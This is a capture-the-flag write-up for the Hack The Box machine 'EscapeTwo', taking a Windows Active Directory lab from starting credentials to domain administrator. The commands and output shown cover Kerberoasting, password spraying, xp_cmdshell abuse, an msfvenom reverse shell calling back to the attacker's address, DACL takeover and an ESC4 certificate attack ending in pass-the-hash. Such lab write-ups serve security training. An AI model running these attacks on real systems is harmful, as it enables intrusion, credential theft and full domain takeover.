HTB EscapeTwo Writeup
This challenge is setup as an Assumed Breach scenario, so we are provided starting credentials: As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
Initial Enumeration
Starting off with our standard nmap scan:
1
sudo nmap -sC -sV -vv --top-ports=5000 $TARGETIP
Open Ports
1
2
3
4
5
6
7
8
9
10
11
12
13
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-03-30 18:46:30Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
1433/tcp open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Looking at the output of the certificates found in the scan, we can identify the FQDN as:
1
Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
We will add this to our /etc/hosts file, placing the DC first, as this can cause issues with Kerberos attacks later down the road.
1
echo "$TARGETIP   DC01.sequel.htb sequel.htb" | sudo tee -a /etc/hosts
Service Enumeration
Kerberos
Let’s see if any accounts are vulnerable to ASREPRoasting:
1
2
3
4
impacket-GetNPUsers sequel.htb/rose:KxEPkKe6R8su -request -dc-ip $TARGETIP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
We will also try Kerberoasting:
1
2
3
4
5
6
7
8
9
10
11
12
13
impacket-GetUserSPNs sequel.htb/rose:KxEPkKe6R8su -request -dc-ip $TARGETIP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name     MemberOf                                              PasswordLastSet             LastLogon                   Delegation
-----------------------  -------  ----------------------------------------------------  --------------------------  --------------------------  ----------
sequel.htb/sql_svc.DC01  sql_svc  CN=SQLRUserGroupSQLEXPRESS,CN=Users,DC=sequel,DC=htb  2024-06-09 03:58:42.689521  2026-03-30 14:41:05.989666
sequel.htb/ca_svc.DC01   ca_svc   CN=Cert Publishers,CN=Users,DC=sequel,DC=htb          2026-03-30 15:12:29.256888  2024-06-09 13:14:42.333365


[-] CCache file is not found. Skipping...
$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$4ec28aac90239af28d8dc43155c50db7$7ac8de7d8ad86b0604392924b01228b563a8093214bbb25e694b60b340eb84ffa50ca7a2f561290002e4dda27a928ef6955523f7d5574aec5b04e6082ee282a043ef77afe809e2318aa8e2a02347942aac20b93e2c6957daa9b197b195c6ca9e7e356973f85ff901d8b39e9ef8d281a139d8de86af40623b6592a05d364b5362553ae2d690d51260534e07015f5acd3cd01bab775c9829619914c53746afd0ecf9ea9a47c3f4380d0f4b85fed40dd016adf46f65d8311dbd0cfe4448f034fdb4344f27ca4fe8fb0790e700621d9c3ec63c7865c8441f8ae3966bf4aa3f0ee95afc9fae9f6cf7553bdc57d8ff352f29499add405c3c968bccf68607acf8e54a9f96563d4074de4d28f80d277d8d71767c6e32880d4d83ff45eec053cea875d1c1e686ea2c17a6d373e4572ae9f841c54c92ce6b97cd49d639edd86c385015f6269025106e28fcb71d48b236b44deac1593649e68f5f9b3a1a3295a3fa1fa7d811704ffb818dba0166b4274eb0d99149e07cb321e7a5d52b94d53cc6d7f875480a68421c9932550f092ab690641bb6f979e38970abb0d96d250589069fcccbff2905db2bac9f9d55281029e6a714e5948e8ba8761be561d85594da1c4298d18b0455165e03fc371d2814149efc1b0b3d059084eefa1e9ba4a376463971874b9adec9407626b6361281182d49a0c6e7c3a6a88ee3e00054eec090be234a976bdd2306014dfaf5a8aca74c51acc6826ddd4d012bb6731bad124f6abbeb1cf38535e4fb98ac2cf554e34f7b1f90726875ba5bd95352ce274a96b16df3e4c14070bfc2af6f71fc354670d2cddb3bd21ef2744f3af878c70269f9ab51dc10a34dbe85f68fa0d62cb69f5f9102ba240007f3683ded0d5e233483d12c76723925b12b78c31e19a9d0d185f23d7c643b487a94d024d3a4d7355e76fa1aa8224677f8a64b8498026957bc9feb94da8172910b8823f6d5758711a544dffb177287d5ec15bd2fd45356a498de89d1f9275beaa33fda5489e38f11ff62fe7325f66cf2ae1d4a134fca99ca12f6c5b705f7d32eb4f247007705e59dd933f9365842c350bccbeb75182226364061c4d6ef78a087d1c3877ba66150678115c3007cf569d6080c944db697ec77032052ee3bc2b12b98a65a0f128511ceb805c7993a480713bbe4feb1da1ace9a74f498d5fd900aefb678e95f4d101c3005711a137d69de08210b43f23145fc0fec2690a2488ea64cd4c52be8507c79c80713dec6a83fbcf3bb5f188298d64ea69fe3774e38344075b7bdf5caec25364e64e978858882fbfbaa44ba17b0eda5c6b1c422a2fa38c8c1d46e9edd312f1629c5cc7337c802719fc411c3f8e5aed3dc1f4c2efbca6ff4adbe24911a3eeeedee00e8cacb9d66dedfad77550b14559581b59b2b733f07d57c6a4c3c
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$acbe5b2d6943c8874bf4c0180924d6c2$186cdff6e5c4c0b803a0dc5d517ad57decb0ef5abbfb2b4f7e42ef0ef1341e3d53b1350b0b2dfa0933b7f5be9fcd6d5c700d31c8f583aba041ce8c217e348b6a9ac64863cdb2e0eabfa5a61a5748586784a6d3370f08a260fdfa80b7608260f0d7a683cb15c8688f90e11899b79cff0c3d583cd5ae4cf1e7b2b78a40ca56bf29f44d6993f239f7cc51afb250e6e160e183406e0ffc2cef62515dd199b2ebabbb53506e708052ebdd5e35813f4547edb010eb6e24f1c79e4f4fb9d2645bb5c1a59bfc871e47ff2ac2a3a1bf1afac7ad964e5a63c570fe155bf71ced1598630c13bb03fd9f6191b1dc4e37715af13fc59c4af4e5d88c2a8aea0a72bc6565187705f3a0af726f2c6e089ee5631750169145e275b6c2b9d32e16b420ed8fef4cb3ebcd131ab9349ea9c999c9cdd43efb5d272f8aca1e26b382d7d368c2a955fb8bed667075f5617b8b8c442c3c47aa0d492ca1e4d7fa42230452dffdb35b48938c4b1e2f377c281665e581da728ea64371ab6bffcc610925c1105a45351ebd456a57ac9159d5b4b5b9018cdcd23a568ef2731081ca930bb0b24cecd4e35422abfc367faef71590b83fb0eba8409826375bae525629121d67ff90d9e2312af2ff9fd9cb08af7800288ee98c86b068f9b4d972e0f4e38bc3f26a271ae5df652e37ed433bbe1faf2cdfe2ea8517136c4fb55373e54959a4a2faab4f6a3c365f4ceb55ae6f0ea0df0ae9921cbafd7f66a8b48bf52b1ee15b7f259bf19bff6b36a342244b2a5d75b27da7d8e44209c2d48362f7afad815861c83c3a06481a8b3053c3aa0bc4b65638e2fa86ec3bb602ce8a44f7b238cdc61c45772f8205b48f7847cda9102fc795bdfc7324be23e0c867cbcd6250b51ad161fa45158ea6ffd97026a31f9593e7894d50d6139782f90d8be70452d53e7047826b1b02246d19173c482559fd6de07ca944ee64c94d9cf7d3079fe1ea483239997bab73fb22c17371f57a319582ebea1c27c489e22194eef0a080a4b3fe25240c4114780d3e7d9efb92b2914d1a351291dec1103fbfdd790d48cd49e3defc3cfec1d7d638957c3bf51332414c6640bfe92b793a810ca310e254481ae76c8775de27d00829bfb4b2c4c16e107d9e4caf6ce7d29dc79297c0679b04cf584dbc706a82289794f2b0d0f5a5cd2af6c50f7da6d3c47dfc7fc1b85990333348a37cef6c3fd9b83c1ded0e68485a4ba8ed027f2827da513434b4676e1777cd37a457eb7d8f5a48a9b65771925886f66b7f53c0dbca1348f761be4790e0d87184eebce9698c77c4ec94b9e8c8de614b303fb4a5d25aa53f4162d42b82be2ed4d089e1e30b88456bb85683e14b0ae0291ac75956052aced34741068341da796351d50c7843b13aa0a6dd93f95ea7e0972cca13fd60e136f89b71186eb57fdb53
We are able to retrieve two TGS tickets which we can attempt to crack. We will use hashcat mode 13100 (Kerberos 5, etype 23, TGS-REP)
1
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyout.txt
No luck:
1
2
Session..........: hashcat
Status...........: Exhausted
LDAP
We can use bloodhound-python to gather information on the domain to be ingested with bloodhound:
1
bloodhound-python -c All -u rose -p KxEPkKe6R8su -d sequel.htb --zip -ns $TARGETIP
This can then be ingested into bloodhound to look at permissions of the users and possible escalation vectors.
SMB
Let’s get the other users available on the box:
1
netexec smb $TARGETIP -u 'rose' -p 'KxEPkKe6R8su' --rid-brute > userraw
Then use some bash to parse the output into a user list:
1
cat userraw | grep "SidTypeUser" | cut -d ":" -f 2 | cut -d "\\" -f 2 | cut -d "(" -f 1 > users.txt
These leaves us with the following users:
1
2
3
4
5
6
7
8
9
10
11
cat users.txt
Administrator
Guest
krbtgt
DC01$
michael
ryan
oscar
sql_svc
rose
ca_svc
We can also take a look at the available shares:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
netexec smb $TARGETIP -u 'rose' -p 'KxEPkKe6R8su' --shares
SMB         10.129.10.219   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.10.219   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.10.219   445    DC01             [*] Enumerated shares
SMB         10.129.10.219   445    DC01             Share           Permissions     Remark
SMB         10.129.10.219   445    DC01             -----           -----------     ------
SMB         10.129.10.219   445    DC01             Accounting Department READ
SMB         10.129.10.219   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.10.219   445    DC01             C$                              Default share
SMB         10.129.10.219   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.10.219   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.10.219   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.10.219   445    DC01             Users           READ
The Accounting Department share is available to read. Let’s see what files are available:
1
2
3
4
5
6
7
8
smbclient //$TARGETIP/"Accounting Department" -U rose
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024
We will download the files to see if there is any interesting information:
1
2
3
4
5
smb: \> mget *
Get file accounting_2024.xlsx? y
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (84.6 KiloBytes/sec) (average 84.6 KiloBytes/sec)
Get file accounts.xlsx? y
getting file \accounts.xlsx of size 6780 as accounts.xlsx (45.7 KiloBytes/sec) (average 63.1 KiloBytes/sec)
We will install a gnumeric to convert these files to CSV/TXT:
1
sudo apt install gnumeric -y
We can the use ssconvert to read these files in text format:
1
2
3
4
5
6
7
ssconvert accounting_2024.xlsx accounting_2024.txt

cat accounting_2024.txt
Date,"Invoice Number",Vendor,Description,Amount,"Due Date",Status,Notes
2024/09/06,1001,"Dunder Mifflin","Office Supplies",150$,01/15/2024,Paid,
23/08/2024,1002,"Business Consultancy",Consulting,500$,01/30/2024,Unpaid,"Follow up"
2024/07/10,1003,"Windows Server License",Software,300$,02/05/2024,Paid,
Nothing interesting in this one, lets try to convert the other file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
ssconvert accounts.xlsx accounts.txt
Header is 0x3044850
Expected 0x4034b50

** (ssconvert:34455): WARNING **: 15:26:55.708: Unable to get child['workbook.xml.rels'] for infile '_rels' because : Error incorrect zip header
Header is 0x3044850
Expected 0x4034b50

** (ssconvert:34455): WARNING **: 15:26:55.708: Unable to get child['workbook.xml.rels'] for infile '_rels' because : Error incorrect zip header
Header is 0x3044850
Expected 0x4034b50

** (ssconvert:34455): WARNING **: 15:26:55.708: Unable to get child['workbook.xml.rels'] for infile '_rels' because : Error incorrect zip header
Unexpected element 'workbookProtection' in state :
        workbook
Header is 0x3044850
Expected 0x4034b50

** (ssconvert:34455): WARNING **: 15:26:55.709: Unable to get child['workbook.xml.rels'] for infile '_rels' because : Error incorrect zip header
This returns an error, and since xlsx are essentially zipped XML files, we can just attempt to unzip the file and inspect the contents manually:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
unzip accounts.xlsx -d accountWorksheet
Archive:  accounts.xlsx
file #1:  bad zipfile offset (local header sig):  0
  inflating: accountWorksheet/xl/workbook.xml
  inflating: accountWorksheet/xl/theme/theme1.xml
  inflating: accountWorksheet/xl/styles.xml
  inflating: accountWorksheet/xl/worksheets/_rels/sheet1.xml.rels
  inflating: accountWorksheet/xl/worksheets/sheet1.xml
  inflating: accountWorksheet/xl/sharedStrings.xml
  inflating: accountWorksheet/_rels/.rels
  inflating: accountWorksheet/docProps/core.xml
  inflating: accountWorksheet/docProps/app.xml
  inflating: accountWorksheet/docProps/custom.xml
  inflating: accountWorksheet/[Content_Types].xml
Reviewing the sharedStrings.xml file, we can find a couple passwords:
1
2
3
cat sharedStrings.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
We will add these to a password list:
1
2
3
4
5
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
WqSZAF6CysDQbGb3
Comparing these usernames to the user list we gathered earlier, it looks like Oscar is the only common user. The sa user will likely give us access to the MSSQL service as well. We can still use the other passwords for spraying though. Let’s try with netexec:
1
2
3
netexec smb $TARGETIP -u users.txt -p pass.txt --continue-on-success

SMB         10.129.10.219   445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
MSSQL Enumeration
We can test out the sa account login with impacket:
1
2
3
4
5
6
7
8
9
10
11
12
impacket-mssqlclient sequel.htb/sa:'MSSQLP@ssw0rd!'@$TARGETIP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
The service is running as sql_svc:
1
2
3
4
5
6
7
8
9
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
NULL
SQL (sa  dbo@master)>
However, the account does not have SeImpersonatePrivilege enabled, so we can’t escalate via this route:
1
2
3
4
5
6
7
8
9
10
11
12
SQL (sa  dbo@master)> xp_cmdshell whoami /priv
output
---------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
We can establish a reverse shell since we have access to xp_cmdshell:
1
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.8 LPORT=9955 -f exe > shell.exe
Upload the shell
1
SQL (sa  dbo@master)> upload shell.exe C:\Temp\shell.exe
Start the listener:
1
nc -lvnp 9955
With a shell established, we can begin enumerating the filesystem. Looking into the SQL2019 folder, we are able to find some credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
PS C:\SQL2019\ExpressAdv_ENU> cat sql-Confi*
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
We will add this to our password list from before and spray again to see if there exists password re-use:
1
2
3
4
netexec smb $TARGETIP -u users.txt -p pass.txt --continue-on-success

SMB         10.129.10.219   445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
SMB         10.129.10.219   445    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
We now have passwords for a few different users. Let’s see what the ryan user has access to:
1
2
3
4
5
netexec winrm $TARGETIP -u ryan -p WqSZAF6CysDQbGb3
WINRM       10.129.10.219   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.10.219   5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
With WinRM access, we can use evil-winrm to get an interactive session:
1
evil-winrm -i $TARGETIP -u ryan -p WqSZAF6CysDQbGb3
From here we can gather our user.txt flag:
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\ryan\Desktop> ls


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/30/2026  11:40 AM             34 user.txt
Privilege Escalation
Going back to our previous LDAP enumeration with bloodhound, the ryan user has Outbound Object Control on the ca_svc account: 
We will change the ownership of the object, and then grant ourselves the GenericAll permission. Since we already attempted kerberoasting and cracking the hash, we will just force change the password.
1
2
3
4
5
impacket-owneredit -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'

impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'

net rpc password "ca_svc" "newP@ssword2022" -U "sequel.htb"/"ryan"%"WqSZAF6CysDQbGb3" -S "DC01.sequel.htb"
We can confirm the password change was successful:
1
2
3
netexec smb $TARGETIP -u ca_svc -p newP@ssword2022
SMB         10.129.10.219   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.10.219   445    DC01             [+] sequel.htb\ca_svc:newP@ssword2022
We can see that the ca_svc user is a part of the Cert Publishers group: 
We can begin to investigate any vulnerable certificates.
1
certipy-ad find -u ca_svc -p newP@ssword2022 -dc-ip $TARGETIP
Looking at the last certificate in the list, it is vulnerable to ESC4 exploitation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
  33
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-03-30T21:17:28+00:00
    Template Last Modified              : 2026-03-30T21:17:29+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
This can be abused to escalate to Administrator:
1
2
3
4
5
certipy-ad template -u ca_svc -p newP@ssword2022 -dc-ip $TARGETIP -template DunderMifflinAuthentication -write-default-configuration

certipy-ad req -u ca_svc -p newP@ssword2022 -dc-ip $TARGETIP -template DunderMifflinAuthentication -ca sequel-DC01-CA -upn administrator@sequel.htb -sid 'S-1-5-21-548670397-972687484-3496335370-500' -ns $TARGETIP -dcom

certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.6.229
We are then presented with the Administrator NTLM hash, which can be used to initiate a psexec session:
1
2
3
4
5
6
7
8
9
10
11
12
13
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*]     SAN URL SID: 'S-1-5-21-548670397-972687484-3496335370-500'
[*]     Security Extension SID: 'S-1-5-21-548670397-972687484-3496335370-500'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
impacket-psexec -hashes ':7a8d4e04986afa8ed4060f75e5a0b3ff' administrator@$TARGETIP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.10.219.....
[-] share 'Accounting Department' is not writable.
